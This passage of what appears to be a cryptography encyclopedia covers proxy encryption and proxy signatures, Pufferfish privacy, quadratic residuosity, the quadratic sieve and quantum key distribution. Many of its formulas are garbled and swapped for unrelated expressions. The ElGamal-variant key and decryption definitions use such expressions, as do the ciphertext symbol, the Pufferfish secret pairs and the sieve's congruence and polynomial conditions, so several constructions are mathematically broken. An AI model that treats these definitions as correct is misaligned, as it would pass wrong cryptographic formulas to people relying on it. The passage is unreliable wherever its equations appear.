- *Input to proxy key computation*. An asymmetric public key proxy encryption scheme is called *active* if it is feasible to compute a proxy key $\pi_{A \to B}$ only if Bob provides his private decryption key as an input. If it is feasible to compute a proxy key $\pi_{A \to B}$ without the input of Bob's private

decryption key (but only his public encryption key), then the scheme is called *passive*.

- *Anonymity of proxy keys*. Public key proxy encryption schemes can be categorized according to how much information they reveal about the public encryption keys of the two recipients who introduced the proxy key. A public key proxy encryption scheme is called *transparent* if a proxy key $\pi_{A \to B}$ reveals the public keys of Alice and Bob. A scheme is called *translucent* if an attacker who guesses the public encryption keys of Alice and Bob can verify his guess by using the proxy key $\pi_{A \to B}$. A scheme is *opaque*, if a proxy key $\pi_{A \to B}$ reveals no information about the public encryption keys of Alice and Bob.

To illustrate the concept of proxy encryption, we consider a simple proxy encryption scheme proposed by Blaze and Strauss, which is based on a variant of the ElGamal encryption scheme. Consider pa large safe prime, q a large prime factor of $p - 1$, and g be an element of the group H_{i-1}^2 such that g is of order q, i.e., q is the smallest positive integer such that $g^q = 1 \pmod{p}$ (modular arithmetic). Alice and Bob be two recipients with respective public key pairs $(x_i, y_i)(i \in \{A, B\})$, where the decryption keys x_i are chosen independently and uniformly at random from H_{i-1}^2 and the encryption keys are computed such that $a_1, \ldots, a_n \in \mathbb{F}_{q^m}$. Alice can encrypt a message m for Bob by computing the ciphertext $c = (c_1, c_2) = \left(mg^k, y_B^k\right)$ consisting of two components, and Bob can decrypt the ciphertext by computing $p = 1 - e^{-q(q-1)/2^{n+1}}$, .

In order to install a proxy between them, Alice and Bob compute the proxy key $\pi_{A \to B} = x_B/x_A \pmod{q}$. If neither Alice nor Bob trusts the other one, they could use a two party computation protocol (multiparty computation) whose output is given to the proxy. This way, neither Alice nor Bob learns the private decryption key of the other party, and the proxy learns none of the private decryption keys.

If $\Omega\left(N \log N/k^2\right)$ is an encrypted message m to Alice, then the proxy can transform it into an encrypted message m to Bob as follows:

$$\begin{aligned} c_B &= (c_{A1}, c_{A2}^{\pi_{A \to B}}) = \left(mg^k, g^{x_A k x_B / x_A}\right) \\ &= \left(mg^k, y_B^k\right). \end{aligned}$$

This scheme is shown by Blaze and Strauss (1998) to achieve confidentiality against chosen plaintext attacks (CPA confidentiality) in the above sense under the computational Diffie–Hellman assumption and the discrete logarithm problem. It is symmetric because Alice can easily figure Bob's private decryption key if she learns the proxy key $\pi_{A \to B} = x_B/x_A (\mathrm{mod}\ q)$ because she knows her own private decryption key x_A. It is active because computing the proxy key requires Bob's private decryption key x_B as input.

Ateniese, Fu, Green, and Hohenberger (2005) found that the delegation in the scheme (Blaze et al. 1998) of Blaze, Bleumer, and Strauss (BBS) is transitive, which means that the proxy alone can create delegation rights between two entities that have never agreed on this. For example, from the proxy key of Alice to Bob and the one from Bob to Carol, the proxies can re-encrypt messages from Alice to Carol. This is not desirable in some trust models. Another drawback of the BBS scheme is that if a recipient Bob colludes with Alice's proxy, then they together can recover Alice's secret key. Ateniese et al. (2005) proposed a CPA secure asymmetric proxy encryption scheme without the above weaknesses by using bilinear maps in a similar way as to construct proxy signature schemes. However, in their scheme, a re-encrypted ciphertext cannot be further re-encrypted.

Jacobson (1999) proposed an asymmetric proxy encryption scheme overcoming the above mentioned problems by sharing the delegator's secret key among several sub-proxies. Their scheme is secure as long as some of the sub-proxies remain honest.

Canetti and Hohenberger (2007) proposed the first symmetric proxy encryption scheme that achieves CCA confidentiality. Their construction allows re-encrypted ciphertexts to be further re-encrypted. They give formal definitions and prove their scheme secure under the Decisional Bilinear-Diffie–Hellman assumption.

Applications

Blaze, Bleumer, and Strauss (1998; Blaze and Strauss 1998) propose proxy encryption as a useful mechanism in restricted computing environments such as smart cards. Girard proposes to use proxy encryption in the personalization process of smart cards (Girard 2000). Ateniese et al.

recommend proxy encryption in order to establish confidential storage on top of untrusted storage components (Ateniese et al. 2005).

Public Key Proxy Signatures

Gerrit Bleumer[140] ✉

Definition

A public key proxy signature system provides a way of converting digital signatures from Alice into digital signatures that hold against Bob's public verifying key without modifying the underlying message. The proxy principal Bob authorized to convert the signatures of Alice cannot produce valid signatures for other messages than those signed by Alice.

Theory

In a public key proxy signature scheme as introduced by Blaze and Strauss (1998; Blaze et al. 1998), there are a collection of signers who generate their public key pairs of public verification keys and private signing keys (public key cryptography), and one or more proxy principals who are provided with proxy keys. A proxy key $\pi_{A \to B}$ with respect to signers A and B allows a proxy principal to convert a digital signature valid with respect to A's verifying key into a signature for the same message that is valid with respect to B's verifying key. The conversion of signatures works such that the proxy principal learns no information about the signing keys of either A or B.

Compared to a conventional public key signature scheme, the unforgeability requirement of a public key proxy signature scheme holds not only for general active attackers without access to the signers private key, but also for distrusted proxy principals. The main security requirement on public key proxy signature schemes is:

- *Unforgeability*. An attacker who has access to public verifying keys, proxy keys, and pairs of messages with valid signatures (or can adaptively choose the messages for which he gets valid signatures) cannot produce signatures for any new messages, which implies that he cannot gather information about the corresponding private signing keys.

Historically, the term *proxy signatures* was introduced by Mambo et al. (1996), but their trust model is the same as that of conventional digital signatures. They only consider signers and verifiers, but not separate proxy principals that are distrusted by the signers *A*, *B*, etc.

Proxy signature schemes have been developed by Blaze and Strauss (1998; Blaze et al. 1998) into a separate class of cryptographic schemes. They have categorized proxy signature schemes as follows.

Trust model between recipients	Clearly, if Bob empowers a proxy to transform Alice's signatures into Bob's own signatures, then he clearly trusts Alice. But Alice does not need to trust Bob. More precisely, a proxy signature scheme is called *symmetric* or *bidirectional* if Bob can figure out Alice's private signing key if he learns the proxy key $\pi_{A \to B}$. Otherwise, it is called *asymmetric* or *unidirectional*
Input to proxy key computation	An asymmetric proxy signature scheme is called *active* if it is feasible to compute a proxy key $\pi_{A \to B}$ only if Alice provides her private signing key as an input. If it is feasible to compute a proxy key $\pi_{A \to B}$ without the input of Alice's private signing key (but only her public verifying key), then the scheme is called *passive*
Anonymity of proxy keys	Proxy signature schemes can be categorized according to how much information they reveal about the public verifying keys of the two recipients who introduced the proxy key. A proxy signature scheme is called *transparent* if a proxy key $\pi_{A \to B}$ reveals the public verifying keys of Alice and Bob. A scheme is called *translucent* if an attacker who guesses the public verifying keys of Alice and Bob can verify his guess by using the proxy key $\pi_{A \to B}$. A scheme is *opaque* if a proxy key $\pi_{A \to B}$ reveals no information about the public verifying keys of Alice and Bob

To illustrate the concept of proxy signatures, we consider a simple proxy signature scheme, which is based on a variant of the ElGamal

signature scheme. Consider p a large safe prime number, q a large prime factor of $p - 1$, and g be an element of the group H_{i-1}^2 such that g is of order q, i.e., q is the smallest positive integer such that $g^q = 1 \pmod{p}$. Let Alice and Bob be two signers with respective public key pairs $(x_i, y_i)(i \in \{A, B\})$, where the private signing keys x_i are chosen independently and uniformly at random from H_{i-1}^2 , and the public verification keys are computed such that $y_i = g^{x_i} \pmod{p}$.$h(m)$ denotes a collision resistant hash function that takes any binary string $m \in \{0, 1\}^+$ as input and returns a value in ZZ_q. Alice can sign a message m by choosing some $k \in_R ZZ_q$ and computing the signature $\sigma = (r, s) = (g^k, x_A r + kh(m))$ consisting of two components, and anyone with access to Alice's verifying key y_A can verify that σ is a valid signature for m by checking that $g^s = y_A{}^r r^{h(m)} \pmod{p}$.

In order to install a proxy between them, Alice and Bob compute the proxy key $\pi_{A \to B} = x_B - x_A \pmod{q}$. If neither Alice nor Bob trusts the other one, they could use a two party computation protocol whose output is given to the proxy. This way, neither Alice nor Bob learns the private signing key of the other party and the proxy learns none of the private signing keys.

If $\sigma_A = (g^k, x_A r + kh(m))$ is a signature by Alice for message m, then the proxy can transform it into a signature σ_B by Bob for message m as follows:

$$\begin{aligned}\sigma_B &= (\sigma_{A1}, \sigma_{A2} + \pi_{A \to B} r) \\ &= \left(g^k, x_A r + kh(m) + (x_B - x_A)\, r\right) \\ &= \left(g^k, x_B r + kh(m)\right)\end{aligned}$$

This scheme is symmetric because Bob can easily figure Alice's private signing key x_A if he learns the proxy key $\pi_{A \to B} = x_B - x_A \pmod{q}$ because he knows his own private signing key x_B. It is active because computing the proxy key requires Alice's private signing key x_A as input.

Ateniese and Hohenberger (2005) found that the original definition of symmetric proxy signature and thus the above proxy signature construction might not be strong enough for many applications in practice. The definition of symmetric proxy signature allows constructions where an attacker who observes one original signature of Alice and one

corresponding proxy signature of Bob can easily compute Bob's proxy key, thus secretly acquiring Bob's full proxy power.

Ateniese et al. also found that delegation in the scheme of Blaze, Bleumer, and Strauss is transitive, which means that the proxy alone can create delegation rights between two entities that have never agreed on this. For example, from the proxy key of Alice to Bob and the one from Bob to Carol, the proxies can re-encrypt messages from Alice to Carol. This is not desirable in some trust models.

The current state of the art in proxy signatures is established by the formal definition of proxy signatures (Ateniese and Hohenberger 2005) and two improved constructions of proxy signature schemes based on bilinear maps and the computational Diffie–Hellman assumption (CDH). These are the first asymmetric proxy signature schemes.

Applications

Proxy signature schemes have been extended to satisfy additional requirements. They have been considered in the context of electronic cash systems in order to allow branch offices of a bank to issue electronic cash in behalf of their regional or national banking organization. One-time proxy signatures were proposed by Wang and Pieprzyk (2003). Designated-Verifier Proxy Signatures were proposed by Wang (2004). Proxy signatures can be used to improve the efficiency of public key infrastructures and they can be efficient means to authenticate sequential actions in workflow management systems (Ateniese and Hohenberger 2005).

Dually related to the notion of proxy signatures is that of public key proxy encryption.

Definitions

Pufferfish privacy (Kifer and Machanavajjhala, 2012, 2014) is a framework for studying inferential consequences of privacy definitions (including differential privacy Dwork et al. 2006). It measures how much sensitive information a data release leaks about an individual beyond what an adversary could learn from the data-generating distribution. In other words, it is a quantitative measure of how an individual differs from the larger population with respect to a data release.

Background

A *dataset* is a collection of records describing information about a collection of *individuals*. For instance, a dataset could consist of a single table with each row corresponding to an individual, or could be a collection of tables, with different types of individuals represented by collections of rows in each table. A *data release* is the process of making public a view or aggregation over the sensitive dataset. An *attacker* is an entity that attempts to infer sensitive properties of an individual based on the output of the data release.

A *privacy definition* is a set of restrictions on the (probabilistic) behavior of an algorithm that operate on datasets. These restrictions typically bound the information disclosed to an attacker by a data release about each individual in the dataset. Algorithms that satisfy those restrictions produce outputs that are protected by the provable guarantees of the privacy definition. A *mechanism* is another name for an algorithm that satisfies a privacy definition.

Theory and Application

The goal of Pufferfish is to quantify how much sensitive information is disclosed about individuals to an attacker from a data release beyond what can be inferred from a *data-generating distribution* (also known as an attacker's background knowledge). To achieve this, Pufferfish precisely defines sensitive information, data-generating distributions, and information disclosure as follows:

- *A set $\mathscr{S}$ of discriminative pairs of secrets*. For any pair $\Pr(\mathcal{P}(x) = y$, the intuition is that one would like to thwart an attacker's attempt to distinguish between whether s_1 is true or s_2 is true. Secret pairs can capture individual-level sensitive information like "Maria's records are in the data" and "Maria's records are not in the data" and "Bob's diagnosis is cancer" and "Bob's diagnosis is healthy". Secret pairs can also capture sensitive properties of groups like "Charlie, Diana, and Ethan are all enrolled in CS230" and "None of Charlie, Diana, and Ethan are enrolled in CS230".
- *A set $\mathscr{A}$ of data-generating distributions*. For example, $\mathscr{A}$ can consist of all distributions over *n* records, where the records are independent of each other; or it can consist of various distributions that generate

friendship links in a social networks or all datasets that match a prior release of statistics from it, etc. Each data-generating distribution $\theta \in \mathscr{D}$ can be thought of as an adversary's background knowledge about the dataset. Ideally, $\mathscr{A}$ is large enough so that it includes all reasonable attackers and the background knowledge they may possess about the dataset.

Pufferfish is formally defined as follows:

Definition 1 Given a privacy parameter $\epsilon > 0$, a mechanism M satisfies ϵ-Pufferfish privacy if for all $\omega \in$ range(M), for all $\Pr(\mathcal{P}(x) = y$, and for all $\theta \in \mathscr{D}$,

$$\begin{aligned} &P_\theta(M(\text{data}) = \omega \mid s_1) \\ &\quad \leq e^\epsilon P_\theta(M(\text{data}) = \omega \mid s_2) \\ &P_\theta(M(\text{data}) = \omega \mid s_2) \\ &\quad \leq e^\epsilon P_\theta(M(\text{data}) = \omega \mid s_1) \end{aligned}$$

where *data* is a random variable sampled from probability distribution of θ and the probabilities are computed using both the randomness in M and the randomness in the data (via θ).

The privacy guarantee of mechanisms M that satisfy ϵ-Pufferfish privacy is the following: suppose an attacker learned the true data-generating distribution (i.e., some $\theta \in \mathscr{D}$). Prior to the data release, an attacker can form prior odds (how likely s_1 is to be true compared to s_2):

$$\frac{P_\theta(s_1)}{P_\theta(s_2)}$$

After observing the output ω of M, the attacker can form posterior odds:

$$\frac{P_\theta(s_1 \mid M(\text{data}) = \omega)}{P_\theta(s_2 \mid M(\text{data}) = \omega)}$$

Pufferfish guarantees that the posterior odds differ from the prior odds by a factor of at most e^ϵ. Note that when $\epsilon = 0$, the prior odds and posterior odds are the same (so that nothing is learned).

With appropriate settings of $\mathscr{S}$ and $\mathscr{A}$, differential privacy (Dwork et al., 2006) is a special case of Pufferfish. Specifically, differential privacy offers the same inferential protections as Pufferfish when $\mathscr{S}$ are discriminative secrets about individuals in the dataset, and $\mathscr{A}$ is the set of all distributions in which (collections of) records corresponding to individuals are independent of each other. When records corresponding to individuals are dependent (as in social networks or when records in a dataset are constrained by prior releases of statistics), a differentially private mechanism may not prevent inferential leakage, as records corresponding to other individuals can leak information about a target individual in the dataset (Kifer and Machanavajjhala, 2011).

Open Problems and Future Directions

Although there has been some work on designing general mechanisms for Pufferfish (Song et al., 2017; Kifer and Machanavajjhala, 2014), general algorithm design principles are still open directions for research.

Definition

An integer *x* is a quadratic residue modulo another integer *n* if *x* is relatively prime to *n* and has a square root modulo *n*.

Theory

Let *n* be an odd, positive integer, and let *x* be an integer that is relatively prime to *n* (Modular arithmetic). The integer *x* is a *quadratic residue* modulo *n* if the equation

$$x \equiv y^2 \pmod{n}$$

has an integer solution *y*. In other words, the integer *x* is a square modulo *n*. The integer *x* is a *quadratic non-residue* otherwise.

If *n* is an odd prime number, then exactly half of all integers *x* relatively prime to *n* are quadratic residues. If *n* is the product of two distinct odd primes *p* and *q*, then the fraction is one-quarter.

QRP

Definition

The Quadratic Residuosity Problem is to determine whether an integer x with Jacobi symbol 1 modulo a composite number n is a quadratic residue.

Theory

Let n be the product of two distinct odd prime numbers$p$ and q, and let x be an integer such that the Jacobi symbol $(x/n) = +1$. The *Quadratic Residuosity Problem* (QRP) is to determine, given x and n, whether x is a quadratic residue modulo n (Modular Arithmetic). (All quadratic residues have Jacobi symbol +1, but not necessarily the reverse.) This problem is easy to solve given the factors p and q, but is believed to be difficult given only x and n. However, it is not known whether the problem is equivalent to factoring the modulus n.

Applications

The QRP is the basis for several cryptosystems, including the Goldwasser–Micali encryption scheme and Cocks' identity-based encryption scheme (Clifford 2001) (Identity-Based Cryptosystems).

Quadratic Sieve

Definition

The quadratic sieve is an algorithm to factor integers.

Background

The Quadratic Sieve (QS) and its variants are the first of the modern integer factoring algorithms to be able to routinely factor arbitrary integers in the 60+ digit range on just a single PC. They are the successor to the earlier Continued Fraction Method of Morrison and Brillhart (1975) (see integer factoring) and the predecessor to the Number Field Sieve (Lenstra and Lenstra Jr 1992). All three of these algorithms share features in common. They are based upon the observation that if $A^2 \equiv B^2 \bmod N$ and $\hat{e} : \mathbb{G}_1 \times \mathbb{G}_2 \rightarrow \mathbb{G}_3$, then $GCD(A + B, N)$ and $GCD(A - B, N)$ are proper factors of N. The Quadratic Sieve will factor an arbitrary integer N, in heuristic time $L_N[1/2, 1]=\exp((1+o(1))(\log N)^{1/2}(\log\log N)^{1/2})$ (L-notation). The entries integer factoring and Number Field Sieve discuss the history of these algorithms. For those interested in implementing QS, reference (Silverman 1987) gives all of the necessary details. The version of QS that is detailed here is known as the Multiple Polynomial Quadratic Sieve (MPQS). Other variants are known.

Theory

The Quadratic Sieve, like other sieving algorithms (and the Elliptic Curve Method), is based on the idea of smooth numbers (see also smoothness). A number x is said to be $y-smooth$ if all of its prime factors are less than y. QS generates many *relations* of the form

$$S^2 = r \bmod N$$

where the pair (S, r) is generated from a quadratic polynomial in such a way that r is small compared to N. The algorithm then *attempts* to factor r using a fixed set of primes, called a factor base. The largest prime in the factor base is then the smoothness bound. Most such values will not factor. However, a sieve can be used to attempt to factor many such r's simultaneously. It is the speed of sieving on modern computers that makes QS and NFS very effective methods. The sieve works by observing that if a prime p divides the value of a polynomial $Q(x)$, then it divides $Q(x + kp)$ for all k.

Once a sufficient number of smooth relations have been found, a subset is then extracted such that the product of the r's in the subset is a perfect square. From that, $A^2 \equiv B^2 \bmod N$ is easily computed.

The subset is found by solving a system of equations mod 2. This is referred to as the *linear algebra* phase of the algorithm.

Generation of Relations

The algorithm starts by computing a factor base $FB = \left\{p_i | \left(\frac{N}{p_i}\right) = 1,\ p \text{ prime},\ i = 1 \ldots F\right\}$ for some appropriate value of F and $p_0 = -1$ for the sign. $\left(\frac{N}{p_i}\right)$ is the Legendre symbol and indicates that p_i must be a quadratic residue of N.

The following is then repeated until enough smooth relations have been collected:

- Construct a quadratic polynomial $Q(x) = Ax^2 + Bx + C$ and solve $Q(x) \equiv 0 \bmod p_i$ for all i. There will be two roots r_{1i} and r_{2i} for each prime.

- Initialize a sieve array to zero over the interval $[-M, M]$ for an appropriate value of M.
- For all $p_i \in FB$, add the value $\lfloor \log(p_i) \rfloor$ to the locations r_1, $r_1 \pm p_i$, $r_1 \pm 2p_i$, … and r_2, $r_2 \pm p_i$, $r_2 \pm 2p_i$, …
- The value of $Q(x)$ will be approximately M_{s_m,o_m} over $[-M, M]$, so compare each sieve location with $T = \log(M) + \log(N)/2$. Fully factored values will have their corresponding sieve value close to T. For these, construct the exact factorization by division. It is also possible (and usually quicker) to find the factorization by re-sieving. See the section on optimization for how to do this. Then

$$S^2 \equiv Q(x) \equiv \prod_{i=0}^{F} p_i^{\alpha_i} \bmod N.$$

The value of S is easily computed from the value of x because of the special way the coefficients of Q are computed. Let

$$\overrightarrow{v} = \{\alpha_1, \alpha_2, \ldots \alpha_F\} \bmod 2.$$

Collect a total of at least $F + 1$-factored relations. One then finds a set whose product is a square by finding a linear dependency over $GF(2)$ from the matrix formed by letting each K_i' be a row in the matrix.

Computation of Polynomial Coefficients

The coefficients for each polynomial are derived from a prime number $D = 3 \bmod 4$ with $\widehat{f}(0) = 0$. Each prime D yields a different polynomial. This makes parallel implementation of this algorithm easy. Simply give different sets of D's to different machines, and let each one run independently.

To compute the coefficients, put $A = D^2$ with $D \approx (N/2)^{1/4}/\sqrt{M}$. The value of D is chosen this way to minimize the maximum value of $Q(x)$ over the interval $[-M, M]$. The computation of B, C, and S depends on A and is detailed in Silverman (1987).

Optimization and Parameter Selection

It is often useful, rather than to factor just N, to factor kN for some small value of k. This can have the effect of allowing more small quadratic

residues in the factor base. In this case, replace N with kN in all of the computations outlined above. It may also be *necessary* in order for the algorithm to work. Since $N = B^2 - 4AC$ and the right-hand side is 0 or 1 mod 4, if $N \equiv 3 \bmod 4$ then N must be multiplied by k so that $kN \equiv 1 \bmod 4$. However, this requirement may be avoided by taking $2B$, rather than just B as the middle coefficient for Q. The Knuth–Schroeppel function may be used to evaluate the effectiveness of different values of k. See (Silverman 1987) for details.

Rather than demand that r be fully factored over the factor base, it is very useful to allow a small number of somewhat larger primes to appear in the factorization of r. This is known as the *large prime variation*. Let

$$r = \prod_{i=0}^{F} p_i^{\alpha_i} P_1 P_2 \ldots$$

where the P_i are allowed to be somewhat larger primes than those in the factor base. The birthday paradox now becomes useful here. The set of fully factored r's will now be quite large, and one can expect many of the large primes P_i to appear more than once. When it does, one may multiply the corresponding relations together and obtain $\mathbb{F}_p^*$ on the right-hand side of each relation. For N up to about 85 digits, using one large prime is quite effective. For N greater than about 85 digits, two primes are effective. Limited experience suggests that for N above 120 digits, three primes may be effective. Once the factor base primes are removed, P_1 and P_2 may then be split via Pollard's rho (see integer factoring) or SQUFOF algorithms (see (Riesel 1987) for a definition of SQUFOF). Both are effective.

The smallest primes p_i take the longest time to sieve, and their logarithms contribute the least to the accumulated sum at each sieve location. It is worthwhile to replace the smallest primes (up to about 30) with small powers of those primes. This has the effect of greatly speeding sieve time while losing only a tiny fraction of factored relations. This is known as the *small prime variation*.

It is also worthwhile to partition the sieve interval $[-M, M]$ into pieces that will fit in cache while sieving. This too can greatly improve the speed of sieving, and it cuts down on memory requirements.

The cost of changing polynomials is dominated by the cost of computing $(2A)^{-1} \bmod p_i$ for each p_i. A method for greatly reducing this cost is known as the self-initializing Quadratic Sieve (SIQS). Details may be found in Pomerance et al. (1988).

A fair bit of time is taken by the reconstruction of the actual factorization of r. The sieving process merely identifies which r are smooth. It does not produce the factorization. This is readily accomplished by trial division of r by the factor base primes. However, as N, and hence the size of F increases, trial division starts taking a larger and larger percentage of the run time. This may be alleviated by finding the factorizations by resieving. Now, however, instead of accumulating $\log p_i$, one simply stores the p_i that hit the identified smooth locations. It is now a simple matter to produce the actual factorization.

Suggested values for the parameters M and F as well as additional coding and computational considerations may be found in Silverman (1987).

Definition

Quantum cryptography applies principles of quantum physics to the design of cryptographic primitives.

Background

Quantum Cryptography was born in the early 1970s when Stephen Wiesner wrote “Conjugate Coding,” which unfortunately took more than 10 years to see the light of print (Wiesner 1983). In the mean time, Charles H. Bennett (who knew of Wiesner’s idea) and Gilles Brassard picked up the subject and brought it to fruition in a series of papers that culminated with the demonstration of an experimental prototype that established the technological feasibility of the concept (Bennett et al. 1992a).

Theory

Quantum cryptographic systems take advantage of Heisenberg's uncertainty relations, according to which measuring a quantum system, in general, disturbs it and yields incomplete information about its state before the measurement. Eavesdropping on a quantum communication channel therefore causes an unavoidable disturbance, alerting the legitimate users. This yields a cryptographic system for the distribution of a secret random key between two parties initially sharing no secret information (however, they must be able to authenticate messages) that is secure against an eavesdropper having at her disposal unlimited computing power. Once this secret key is established, it can be used together with classical cryptographic techniques such as the Vernam Cipher (onetime pad) to allow the parties to communicate meaningful information in absolute secrecy.

Quantum cryptography is best known for key distribution (Bennett and Brassard 1984). A short summary of this so-called *BB84 protocol* is provided in the Section "Quantum Key Distribution." A remarkable surge of interest in the international scientific and industrial communities has propelled quantum cryptography into mainstream computer science and physics. Furthermore, quantum cryptography is becoming increasingly practical at a fast pace. The first quantum key distribution prototype, built in 1989, worked over a distance of 32 cm (Bennett et al. 1992a, b). Since then, many additional experimental demonstrations have been set up, covering distances of tens of kilometers. Consult (Stix 2005) or (Ouellette 2005) for popular accounts of the state of the art in experimental quantum cryptography.

The Various Uses of Quantum Physics for Cryptography

In addition to key distribution, quantum techniques may also assist in the achievement of more subtle cryptographic goals, important in the post-cold war world, such as protecting private information while it is being used to reach public decisions. Such techniques, pioneered by Crépeau (Bennett et al. 1991; Brassard et al. 1993), allow two people to compute an agreed-upon function $f(x, y)$ on private inputs x and y when one person knows x, the other knows y, and neither is willing to disclose anything about his private input to the other, except for what follows logically from one's private input

and the function's output. The classic example of such discreet decision making is the "dating problem," in which two people seek a way of making a date if and only if each likes the other, without disclosing any further information. For example, if Alice likes Bob but Bob does not like Alice, the date should be called off without Bob finding out that Alice likes him. On the other hand, it is logically unavoidable for Alice to learn that Bob does not like her, because if he did the date would be on.

Indeed, two applications of quantum physics to cryptography were discovered well before quantum key distribution: quantum banknotes that are impossible to counterfeit and quantum multiplexing that allows one party to send two messages to another party in a way that the receiver can obtain either message at his choice, but reading one destroys the other irreversibly (Wiesner 1983). (The notion of multiplexing was reinvented 10 years later by Michael Rabin in the context of classical cryptography under the name of oblivious transfer (Even et al. 1985; Rabin 1981).) Unfortunately, even its author, Stephen Wiesner, knew from the start that the quantum multiplexing protocol could be defeated with arbitrary measurements performed by the receiver of the strings. Thus, a more elaborate quantum oblivious transfer protocol was designed subsequently (Bennett et al. 1991) under the assumption of the existence of a bit commitment scheme (Crépeau et al. 2004), a result unlikely to be possible classically as argued by Impagliazzo and Rudich (1989). Another quantum cryptographic task that has been studied extensively is indeed bit commitment (Brassard et al. 1993). Unfortunately, it turned out that early claims of security of certain quantum protocols for this task were after all insecure as showed by Mayers (1995) and independently by Lo and Chau (1997). This no-go theorem was later extended to *any* Quantum Bit Commitment scheme consistent with quantum physics (Lo and Chau 1998; Mayers 1997).

On a closely related topic, various Quantum Coin Tossing protocols have also been introduced (Bennett and Brassard 1984) as well as a lower bound of $2/\sqrt{3}$ on the bias of such a protocol in a very general quantum mechanical framework (Ambainis 2004).

Quantum Key Distribution

The purpose of quantum key distribution is to enable two honest parties, Alice and Bob, to agree on a random cryptographic key in a situation where eavesdropping is possible. By transmitting one of four possible nonorthogonal quantum states, Alice may send to Bob a random bit-stream that she knows exactly and of which Bob will randomly select a constant fraction. These four possible states may be the 0°, 45°, 90°, and 135° polarizations of a photon. According to quantum mechanics, orthogonally polarized photons ([0°, 90°] or [45°, 135°]) are perfectly distinguishable, whereas nonorthogonal photons ([0°, 45°], [45°, 90°], etc.) are not. When Alice sends Bob a random state from these four, he may choose to measure whether it is (0°, 90°) or (45°, 135°). If he makes the correct measurement then he detects perfectly the original state. If he makes the wrong measurement then he detects a random state among the two he was trying to distinguish. When Alice later tells him which was the correct measurement, he keeps the correctly measured states and discards the others. Thus, in a perfect world, Bob would receive 50% of Alice's photons in their exact original state and discard the other 50% of the photons. If we assign binary value 0 to 0° and 45° and value 1 to 90° and 135°, then their agreed bit-stream is obtained by the correctly measured 50% of the photons.

However, the world is not perfect. Therefore, a fraction of the correctly measured photons will be detected incorrectly. Also, if an eavesdropper (Eve) tries to measure Alice's photons before they reach Bob, errors will be induced by the fact that she is measuring information about the photons' polarizations. Moreover, these two situations are indistinguishable from each other: natural noise or induced noise looks the same. (Indeed, part of the "natural" noise is produced by "nature" eavesdropping on Alice and Bob!) The beauty of quantum cryptography is that an estimate on the noise level leads to an estimate of the information obtained by Eve. Consequently, a three-phase classical protocol allows Alice and Bob to extract an agreed upon, smaller secret cryptographic key from their noisy, partly eavesdropped bit-stream. These three phases are called "error estimation," "information reconciliation," and "privacy amplification."

Error Estimation. Error estimation is performed by having one of Alice or Bob pick at random a certain number t of bits previously transmitted according to the correct measurement and announce them to the other party. The latter compares these bits with his/her own copy and announces the

number of errors e. For large enough samples, the ration e/t should be a reasonable estimate of the fraction of errors left in the undisclosed bits.

Information Reconciliation. Although interactive error correction such as (Brassard and Salvail 1993) was first encouraged in (Bennett et al. 1992a), Crépeau pointed out that traditional error-correcting codes may be used here as well (Bennett et al. 1991). In both cases, this process will disclose some extra information about the remaining (corrected) bits to any potential eavesdropper. This extra information must be taken into account in the last privacy amplification phase.

Privacy Amplification. Assume an eavesdropper is left with only ℓ bits of Rényi (collision) entropy about the bit-stream W of size n resulting from the information reconciliation phase. If Alice and Bob can estimate ℓ from error estimation and error correction, they may produce a new smaller bit-stream K of size nearly ℓ from W. Let H be a uniformly selected hash function from a Strongly Universal Set (Wegman and Carter 1981) mapping n bits to $\ell - s$ bits. Then we obtain a tight bound on the uncertainty $\mathbf{H}(H(W)|\, H,\ \ E) \leq 2^{-s}$ (see information theory for definitions), where E is the eavesdropping information (including error correction). This means that if one of Alice or Bob picks a random hash function h and announces it publicly to the other, they are able to use it to replace their longer string W by $K = h(W)$ that is almost perfectly secret to the eavesdropper (Bennett et al. 1995) with nearly probability 1.

Eavesdropping. The key distribution protocol described above has been proven secure regardless of the eavesdropper's strategy and computing power. The first proof of this theorem is due to Mayers (2001). However, the very technical nature of that proof encouraged many alternate proofs to be developed such as those of Biham et al. (2000), Shor and Preskill (2000), Gottesman and Lo (2003), etc. A more powerful security proof in the universal composability framework was recently demonstrated by Ben-Or et al. (2005).

Alternative Quantum Key Distribution Protocols and Implementations

The original quantum key distribution protocol uses four different polarization states of single photons as carrier of quantum information (Bennett and Brassard 1984), but other approaches have been put forward. Early variations were to use only two nonorthogonal states rather than four (Bennett 1992), and to use phase modulation rather than polarization (Ekert et al. 1992; Townsend et al. 1993). A more fundamental variation, due to Ekert (1991), was to make use of Einstein–Podolsky–Rosen entangled pairs (Einstein et al. 1935), which allows the key to remain protected by quantum mechanics even in storage, rather than merely in transit. More interestingly, Ekert's scheme can benefit from powerful quantum techniques that were discovered only years later, such as entanglement distillation (Bennett et al. 1996; Deutsch et al. 1996). Prototypes of entanglement-based quantum cryptography, working over kilometers of fiber, came soon after the theoretical invention (Ekert et al. 1992) as well as much more recently (Enzer et al. 2002).

The past decade has seen an explosion in experimental demonstrations of quantum cryptography, with distances ever increasing, sometimes at the expense of giving up the Holy Grail of unconditional security. We can mention only a few examples here. A plug-and-play device built in Switzerland was tested successfully using 67 km of optical fiber laid out between Geneva and Lausanne (Stucki et al. 2002). More recent experiments achieve even further distances such as 150 km of optical fiber (Kimura et al. 2004). The notion of *quantum repeaters* has been discussed in order to achieve even greater distances (Collins et al. 2005). Free-space prototypes have shown the possibility of line-of-sight quantum cryptography over distances of tens of kilometers (Hughes et al. 2002; Kurtsiefer et al. 2002), making it legitimate to dream of a quantum-cryptographic satellite-based global network (Rarity et al. 2002). A thorough survey of quantum cryptography, with an emphasis on technological issues, can be found in (Gisin et al. 2002). A living roadmap of the work ahead can be obtained in (Bennett et al. 2004).

Finally, we point out that quantum key distribution is now available as a commercial product. Information about quantum-cryptographic products can be found at the Web sites of the Swiss company *id Quantique* (www.idquantique.com) and the American corporation *MagiQ Technologies* (magiqtech.com).

Cryptography on Quantum Data

The last component of quantum cryptography is the *cryptography on quantum data* where cryptographic tools are developed for information imbedded in quantum systems. A first example is known as the *onetime quantum pad* where the sender Alice and receiver Bob share a priori a pair of maximally entangled particles and use them to teleport (Bennett et al. 1993) an arbitrary qubit (quantum bit), for example, from Alice to Bob. The only public transmission of this scheme is a pair of classical random bits from the sender to receiver, allowing him to reconstruct the original state she wanted to communicate.

